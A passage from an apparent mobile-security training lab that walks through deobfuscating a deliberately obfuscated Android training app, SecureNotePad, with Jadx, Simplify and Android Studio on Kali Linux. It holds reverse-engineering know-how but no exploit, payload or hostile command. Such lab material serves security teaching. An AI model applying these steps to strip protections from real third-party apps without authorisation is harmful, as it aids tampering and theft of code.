


11. Examine the d Class

Open the d class (not the d *method* in the NotePadProvider class!) as shown in the screenshot. Examine the reconstructed source briefly.

The reconstructed source demonstrates the effect of ProGuard obfuscation, with methods and variables renamed. The code also shows some constant strings in the ending a() method (an earlier method with the same name exists, but takes different method arguments).

This code looks interesting enough, but may be different to reverse engineer simply in Jadx (you could do it, but it would take longer than using a smarter tool for the job). Next, we'll work on turning this code into something easier to understand and remove any unnecessary obfuscated code.



12. Minimize Jadx; Open New Terminal

Minimize Jadx, then open a new terminal by clicking **File | New Window** from the terminal window.

13. Run Simplify

Next, run Simplify to remove unnecessary code and other obfuscation techniques from the binary. Running Simplify on the full SecureNotePad.apk application will take approximately 30 minutes; here you will target just the `com.willhackforsushi.securenotepad.d` class itself (excluding code that calls the target class).


From your terminal window, change to the `labs` directory, then run Simplify as shown:

```
root@kali:~# cd labs/obfuscated
root@kali:~/labs/obfuscated# java -jar simplify.jar -it
'com/willhackforsushi/securenotepad/d;->' SecureNotePad.apk
```

Simplify will produce an output APK file, adding the `_simplify` suffix to the filename before the extension.

The `-it` argument is Simplify's convention for *include types*, limiting Simplify's deobfuscation techniques to the matching classes and methods specified. Adding the `;->` suffix is an Android bytecode convention to indicate that Simplify should only


deobfuscate the class com.willhackforsushi.securenotepad.d, and not other code that invokes methods in the `com.willhackforsushi.securenotepad.d` class.



14. Open Simplified Application in Jadx

From the terminal window, open the simplified Secure NotePad application with Jadx.


```
root@kali:~/labs/obfuscated# jadx-gui Secure
NotePad_simple.apk
```



15. Examine the Simplified d Class

In Jadx for SecureNotePad_simple.apk, examine the com.willhackforsushi.securenotepad.d class. Arrange both instances of Jadx so you can easily compare the two applications side by side.

> When we compare the two applications, we see that Simplify removed substantial code in the simplified version of the binary. Much of this code was unnecessary and did not meaningfully produce any results in the target binary, added only to make deobfuscation more complex. By executing the application in SmaliVM, Simplify is able to identify the code that is unnecessary and removes it, simplifying our subsequent analysis.




16. Close Jadx

Now that you've seen the effect of Simplify, close both Jadx windows. Close one of the terminals, keeping one terminal open.

17. Decompile SecureNotePad_simple

To continue the analysis of the obfuscated application, decompile the `SecureNotePad_simple` version of the target application, then import the sources into Android Studio. From your command line, create a directory for the reconstructed source, then use the `jadx` command line tool to decompile and save the source.


```
root@kali:~/labs/obfuscated# mkdir securenotepad
root@kali:~/labs/obfuscated# jadx -d securenotepad
SecureNotePad_simple.apk
```




18. Start Android Studio

From the terminal window, launch Android Studio by executing the studio.sh script.

root@kali:~/labs/obfuscated# **cd**
root@kali:~# **cd Android/android-studio/bin**
root@kali:~/Android/android-studio/bin# **./studio.sh**



19. **Import SecureNotePad_simple Code**
    From the **Welcome to Android Studio** screen, click on the **Import project (Eclipse ADT, Gradle, etc.)** option. Navigate to the directory containing the decompiled SecureNotePad_simple code (/root/labs/obfuscated/securenotepad), then click OK. In the wizard, accept the defaults, clicking **Next | Next | Next | Next | Next | Next | Finish**.




20. Wait for Indexing to Complete

After importing the project, Android Studio will index all the source code. This process may take a minute or two. Wait until the indexing process is finished before moving on to the next step.

21. Navigate to d Class

In Android Studio, navigate to the `com.willhackforsushi.securenotepad.d` class by clicking on the *Project* label (left) to open the application navigation tree, then expand the second **`com.willhackforsushi.securenotepad`** instance. Double-click on the class name in the application navigate tree to open the source code in the editor. This code will look similar to what you saw in Jadx, but will include additional syntax color highlighting features used in Android Studio.



22. Note Unused Variables, Methods

In Android Studio, variables and methods that aren't used are noted with a slight grey color. This is useful in analyzing the application to note code that isn't used (and therefore, isn't valuable for us to analyze).

Note the second `a` method declaration (with the method arguments String, String, Boolean). In the method declaration, the method name `a`, the first string method variable `str`, and the second string method variable `str2` are all grey, indicating that they are not used. Since the method `a` isn't used, it isn't worth evaluating.

You could delete the method altogether, but you could just hide the code from view by using the Android Studio Folding feature. Highlight the three lines of code, then right-click on the highlighted area and click **Folding | Collapse** to hide the code (alternatively, click on the small arrow icon with the minus symbol in the margin).

23. Refactor and Rename the d Class

In the remaining code, we see two Log statements (one for *warning* level logging with `Log.w` and a second for *informational* level logging with `Log.i`). In the call to the `Log` methods, the first argument is the *tag*, which is usually the name of the program or the class.

